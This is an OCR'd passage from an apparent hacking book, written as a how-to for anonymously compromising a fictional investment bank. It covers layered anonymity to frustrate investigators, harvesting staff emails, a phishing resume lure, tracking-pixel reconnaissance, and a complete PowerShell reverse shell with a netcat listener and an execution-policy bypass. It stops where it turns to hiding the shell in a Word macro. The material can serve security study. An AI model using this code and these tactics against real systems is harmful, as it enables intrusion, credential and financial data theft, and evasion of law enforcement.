
In this setup, of course, the VPN provider is the weakest link. It knows your original IP address and thus your location. And some don’t shy away from sharing it. There has been one too many scandals involving VPN providers handing over their user connection logs to government inquisitions.

If you wish to use a VPN, PrivacyTools can save you the trouble of manually reviewing hundreds of providers. They maintain a list of VPN services located outside intelligence-sharing alliances (e.g., Five Eyes), provide decent features and solid security. Check it out at the following link: https://www.privacytools.io/providers/vpn/ .

Third layer—The last stand

To recap, we are connected to a public hotspot and issue all of our requests through TOR or a VPN server. You may think that is perfect, but there is one major issue with this setup: the bandwidth is too slow to perform any real attack. Plus, the IP-masking techniques will make it difficult to use some tools and techniques later on (port scans and reverse shells, to list but a few).

This is where our final piece comes into play: a virtual private server (VPS) directly connected to the internet. We will control this server through our low bandwidth link and instruct it to issue heavy requests to targets using the large bandwidth at its disposal:


Target
10MB/s
Command & Control
Communication
VPN provider
200kB/s
200kB/s
Front
Gun server
Attack command
Attack command

This VPS, named “Front Gun server” in this figure, will, of course, be paid for in Bitcoin, Zcash or Monero. Indeed, there is no evidence more compelling and easier to track than credit card data. You can find a list of providers accepting Bitcoin at the following URL: https://www.bitcoin-vps.com/.

This server can host any operating system with which you are comfortable. Many beginner hackers and pentesters opt for a Kali (https://www.kali.org/), a Linux distribution pre-built with the most common hacking tools. Few hosting providers offer Kali machines, but you can always opt for a regular Debian or Ubuntu machine and import all Kali tools by adding the Kali source repository:

```
root@FrontGun:~# wget -qO - https://archive.kali.org/archive-key.asc | apt-key add –
```

```
root@FrontGun:~# sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"
```

```
root@FrontGun:~# apt update
```

I always tend to have both a Windows and a Linux machine for maximum flexibility.

Now suppose an investigator is tracking the attack. They will identify the IP of the Front Gun server and eventually seize it—if possible—or hack into it to inspect incoming requests. The IP addresses in these requests will end up being VPN exit nodes used by hundreds or thousands of other users. The VPN

provider is in another country on the other side of the globe. Even if by some miracle, they choose to cooperate with law enforcement and spy on their users, they will hand over a public hotspot IP address likely located in yet another country and used by thousands of users every day. This is all a long series of regressions, making the investigation less and less rewarding until, eventually, the cost outweighs the damage and—hopefully—the case is dropped.

System anonymity

Since the Front Gun server is the one launching all attacks, that is where you should download and install all of your favorite tools. There is no need to keep anything on your local computer, thus dramatically lowering the chances of being affiliated with any dubious behavior. In fact, your local computer should only consist of a temporary operating system booted via a live USB key. The following tool is easy to use and can get you started in a matter of seconds: https://www.linuxliveusb.com. This way, any data even remotely tying you to the attack will be automatically erased after every reboot.

As for which Linux distribution to choose, I prefer Whonix (https://www.whonix.org) or Tails (https://tails.boum.org/), which encapsulates all traffic inside the TOR network and limit the data persisted to disk, such as paging file and memory cache.

Getting in

"There is a crack in everything; that's how the light gets in."

Leonard Cohen

You found the perfect spot to anonymously obtain free internet, you have set up a TOR/VPN network, and you have a virtual private server to act as a Front Gun. You feel pumped; you are ready!

Our (fake) target will be the ancestral corporation Slash & Paul's Holding (SPH). It is an investment bank founded in the roaring twenties that manages assets for some of the wealthiest clients in the world. They are not particularly evil; they just happen to have vast sums of money.


Before launching our armada of tools and tricks on them, let's stop and agree on our (un)holy goals:

We would like to grab business data, such as account numbers, credit card data, client assets and so on.

We want to get the CEO's emails because that is just a classic.

But most of all, we want to fly completely under the radar.

The infrastructure of most traditional companies broadly shares the same network elements that we detail below:


DMZ
Web server
SQL
Database
Internal network
Active Directory VM
Terminal
Laptop Device
Firewall
Internet
Unknown networks

This is, of course, just an educated guess; the real network is surely most more intricate, but we can easily bet that we will find the same generic elements.

A de-militarized zone (DMZ), hereafter called the “bluebox.” It usually hosts internet-facing servers, which makes it, by all standards, an untrusted zone. The company’s firewall selectively allows traffic from the internet to reach the web servers, email servers, and so on.

A “greenbox,” representing the internal network. It hosts workstations, business applications, emails servers, network shares, etc. An additional firewall may guard this network against unwanted incoming packets.

And then there is the dark area—we simply do not know what is in there. It all depends on SPH’s network configuration. In an easy job, most critical servers will be hosted in the greenbox, reducing the dark area to a small segment containing some cameras and phones. A more complex infrastructure might include multiple network zones, each hosting a group of machines sharing a functional trait: a partner zone, a remote administration zone, a database zone, and so on. Of course, each of these zones tend to be behind a set of firewall rules with more or less strict filtering policies.

But let’s not get too far ahead and focus instead on the immediate next step: building a warm nest inside the bluebox above—or even the greenbox, if we are lucky enough.

We have several options to do that:

Phishing. By far, this is the most popular option; we will see why in a bit.

Attacking a public server in the bluebox. Harder, but surprisingly common.

Esoteric forms of social engineering requiring fake USB sticks, hardware implants, etc. We will leave that as a last recourse due to geographical constraints.

Gotta phish them all

Phishing is the act of tricking a user into performing an action that will harm the company's interest in some way, such as clicking on a link, giving away their passwords, downloading seemingly harmless software, wiring money to a certain account, and so on.

A classic phishing attack targets hundreds or thousands of users to ensure a decent level of success. Targeted phishing campaigns that strictly focus on specific individuals can achieve as high as 30%[4] success. Some of the stealthiest campaigns may target only a few key employees with highly customized messages, a.k.a. spear phishing.

From a hacker's perspective, a phishing attack is the go-to attack for a single, simple reason: if we succeed, we control a machine that sits inside the greenbox. It's like sitting inside the office with an account on the company network. Priceless!

Now, for our phishing campaign, we need a few key elements:

A list of employees and their email addresses.

A nice email idea.

An email-sending platform.

A neat malicious file that gives us access to the user’s machine.

Let’s deal with them in order.

Emails, emails, emails


Nearly every company has a public website we can browse to get basic information about its business, areas of expertise, and contact information: generic email addresses, phone numbers, etc.

A company's email address is important in that it gives away two key elements:

The domain name used by their email service, which may or may not be the same as the official website's address

The email's format: e.g., is it "name.surname@company.com" or "first-letter-surname.name@company.com"?

When visiting the web page www.sph-assets.com/contact, we find a generic contact address: marketing@sph-assets.com. This, by itself, is not very helpful, but simply sending an email to this address[5] will get us a response from a real person working in the marketing department.


Call invitation with
Inbox x
Vilma from
to me
Vilma from
pvilma@sph-assets.com
Add and invite
Hi,
Contact info Emails
We are keen to improve our product, and would love to hear your feedback.
Would you talk with us by phone? What we will be talking about:

Great. We get two valuable pieces of information from this email:

The email address format: first letter of the surname followed by the first name: pvilma@sph-assets.com.

The email's graphical chart: default font, company's color chart, signature format, conversation tone, and so on.

This information is key because now we only need the full names of the people working there to deduce their email addresses. Thanks to Facebook, Twitter, and LinkedIn, this is a piece of cake. We just look up the company's page and find out which people like it, follow it, or share its content.

An interesting tool you can use to automate some of this process is TheHarvester (https://github.com/laramies/theHarvester), which collects email addresses in Google/Bing/Yahoo search results. Tapping into social media, however, gives the most accurate, up-to-date results.

Email content

For our phishing campaign, we want to invite people to open a file that executes a payload, giving us full control over their machine. Therefore, our email needs to be intriguing enough to push people to open it right away, not just yawn and archive it, but not so intriguing as to raise much chatter in the office space. Sending a file named “Quarterly bonus.xlsx” may produce a high opening rate, but if half the company receives the same email, we may as well set the subject to “we’re trying to hack you.”

Below, you will find a few ideas, but I am sure you can come up with something more cunning:

Resume sent to the HR department

Invoice sent to the billing department

Latest sales report sent to a handful of marketing people

Latest Bloomberg report with an attached spreadsheet

IT memo to install a plugin or fill out a form

The email’s content should be brief and to the point. If it pretends to come from an employee, then it should faithfully mimic the corporate email format we identified earlier.

Say we opt for a fake resume that we send to a few dozen people in the HR department. This gives us the perfect excuse to include an attachment (more on

that later), but it also happens to fall within their regular activities. Our evil email will be drowned in the dozen or hundred requests they received that day.

Impersonating employees and sending emails from their addresses used to be as simple as locating an open SMTP server using the famous network scanning tool Nmap (http://bit.ly/39Jn8wN), then manually connecting to one of these servers, choosing any sending email address—even that of a current SPH employee—typing the message and hitting send. SMTP, being the insecure email protocol it is, delivers our email with no questions asked: http://bit.ly/2M2IQ6M.

That still works to some extent, but most companies nowadays are behind so many layers of anti-spamming rules that this simplistic scenario is no longer realistic. These rules usually look for email signatures to prove the sender's origin (a protection called Domain Keys Identified Mail), compare the server's IP with that of a list of allowed domains, a feature called Sender Policy Framework, and many other checks.

It's not impossible to defeat these measures, and we do illustrate how in more advanced books, such as How to Hack Like a Legend, but given our current phishing scenario, we can get away with something much simpler.

Note: Check out GoPhish at https://getgophish.com. It's a comprehensive toolkit to build phishing emails, create templates, and automate much of the hassle of setting up and following campaign statistics.

When you think about it, our scenario does not involve impersonating an SPH employee. We do not need that to establish trust with our correspondent. The context of their jobs involves receiving resumes from unknown personal email addresses registered at Gmail, Yahoo and Outlook, so we do not need to worry about setting up a new reputable domain. Instead, we can just piggyback off

these providers’ existing reputations.

The email content can be as simple as:

--

Hello [name],

I saw that you have an open position for a financial analyst. SPH Assets is a reputable company with many talented people. I would be eager to work alongside them.

Please find attached my resume and feel free to come back to me by email should you have any questions.

Best regards,

--

The phishing campaign is ready to be launched, with the exception of one little detail: the actual attachment. This will be the topic of the next chapter.

Basic evil attachment

There are several possibilities as to what type of file we can send to our targets. Some bold and quite naïve hackers go for an executable file (.exe), but, of course, such attachments rarely make it past the spam filter. Most phishing campaigns tend to include common file types with scripting abilities. PDF files and Microsoft Office documents are great examples. They are commonly used in the corporate world and offer nifty ways of executing dynamic content that can make network connections, read files on disk, start programs…in short, all the building blocks required to remotely control the machine.

Before venturing further down this road, we need to assess which environment will most likely execute our payload. Is the HR department running Mac computers or Windows? If it's the latter, which version? Is it an old Windows 7 or a more recent build of Windows 10? These questions will shape the payload and the level of complexity we need to bypass common security measures. The easiest way to glean this information is to exchange a couple of emails with the HR department. These emails will include an image hosted on our Front-Gun server that is strategically positioned in the email content and inside a Word document.

Including a remote image in the body of the email amounts to adding the HTML tag <img/> to an otherwise innocuous email we send to the HR department. An invisible image 1px wide is good enough. Embedding the same image on a fake Microsoft Word resume is equally simple. We click on "Insert-> Pictures -> This Device" which opens a pop-up dialog where we paste the full link of the image: https://www.my-domain.com/logo.png.

We register the domain, set up a simple Apache web server on the Front Gun machine (https://do.co/3dHIbm5), then send this discovery email to one HR employee. We monitor our server logs using the tail command until we see a connection hit:

```
root@FrontGun:~# tail -f /var/log/apache2/access.log

35.154.212.102 - - [17/Jan/2021:12:31:18 +0000] "GET /logo.png HTTP/1.1"
200 77670 "-" "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393" 1

35.154.212.102 - - [17/Jan/2021:12:31:18 +0000] "GET /logo.png HTTP/1.1"
200 77670 "-" "Mozilla/4.0 (compatible; ms-office; MSOffice 16)" 2
```

Perfect. These mundane HTTP logs clue us in on two important pieces of SPH's workstation setup: they seem to use Microsoft Edge as the default internet browser (Edge/14.14393 1), which incidentally follows the same versioning of its underlying Windows 10. So, we know, for instance, that this HR employee has the Windows 10 build number 14393. Second, we deduce that they use Microsoft Office 2016 2.

Another interesting but hidden piece of information is that we received only the two requests we anticipated, one coming from the email and another one from the Word document. We can state with a certain degree of confidence that no security software sitting between us and the SPH mailbox attempted to test our payload or execute it in an isolated environment to assess its maliciousness—a behavior commonly associated with sandboxes. This is good news, alright!

All these elements will help us recreate SPH’s environment in our lab so we test our payloads to ensure maximum efficiency. But what exactly is this payload we keep talking about?

In its most essential form, the payload we would like to deliver via phishing is simply a piece of code that gives us full control over the target’s machine so that we can execute arbitrary commands, list files, download them, explore other computers on the network and so on. We usually refer to such payloads as a reverse shell. It’s nothing too fancy, mind you. We can write one in a few lines of PowerShell, for instance. PowerShell is one of the most powerful scripting languages on Windows. It has quickly grown to be an admin’s most trusted tool —and by the same token, a hacker’s most beloved mistress.

Writing a basic reverse shell in PowerShell would follow these steps. First, we declare a raw TCP socket connecting to the Front Gun server at port 4444, for instance:

```
$client = New-Object System.Net.Sockets.TCPClient("IP",4444);

$stream = $client.GetStream();
```

Next, we initiate the communication with the Front Gun server by sending the current path of the script found in the $pwd variable—a sort of hello message, if you will. We convert the string to an array of ASCII bytes, then write it to the stream we opened earlier.

```
$greeting = "PS $pwd> "

$sendbyte = ([text.encoding]::ASCII).GetBytes($greeting)
```

```
$stream.Write($sendbyte, 0, $sendbyte.Length);

$stream.Flush();
```

Finally, the most important bit, we loop over each message received by the Front Gun server, transform it to string, then execute it using the iex (Invoke-Expression) cmdlet. The output is then sent back to the Front-Gun server and the whole cycle starts anew. Comments lines are preceded by the hash sign (#) and will walk you through the code below:

```
# Initialize an array of bytes filled with 0

[byte[]]$bytes = 0..255|%{0};


# loop on every array of bytes received from the Front Gun

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){

  # extract string from the array

$enc = (New-Object -TypeName System.Text.ASCIIEncoding)

  $data = $enc.GetString($bytes,0, $i);

# Execute the command and save the output

$sendback = (iex $data 2>&1 | Out-String);

$sendback2 = $sendback + "PS $pwd> ";


  # Convert the output to an array and send it back

$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
```

```
$stream.Write($sendbyte,0,$sendbyte.Length);

$stream.Flush()

};

$client.Close()
```

Let’s take it for a quick spin on a test machine. We save the previous content in a file called reverse.ps1 and then execute it:

```
C:\examples> Powershell -Exec Bypass .\reverse.ps1
```

On the Front Gun server, we set up our listener on port 4444 to accept incoming connections using netcat:

```
root@FrontGun:~# nc -l -p 4444

PS C:\examples> hostname

Test-machine
```

```
PS C:\examples> <insert_nasty_commands_to_find files,_download them_and_other_evil_stuff>
```

Congratulations, you just executed your first reverse shell. At their core, all reverse shells share this same basic skeleton. They might add more obfuscation, resilience, concurrency, hot-loading additional modules and other fancy tricks, but their mission is the same: command in, execution out.

A PowerShell script is good, but we cannot really send that as-is to HR people and expect them to execute it. No, we need to spruce it up a bit, conceal it inside a Word document containing a highly qualified resume. Word documents cannot directly execute PowerShell scripts, but the Office suite supports a similarly powerful scripting language called Visual Basic (VBA), which can execute system commands, and therefore PowerShell scripts.

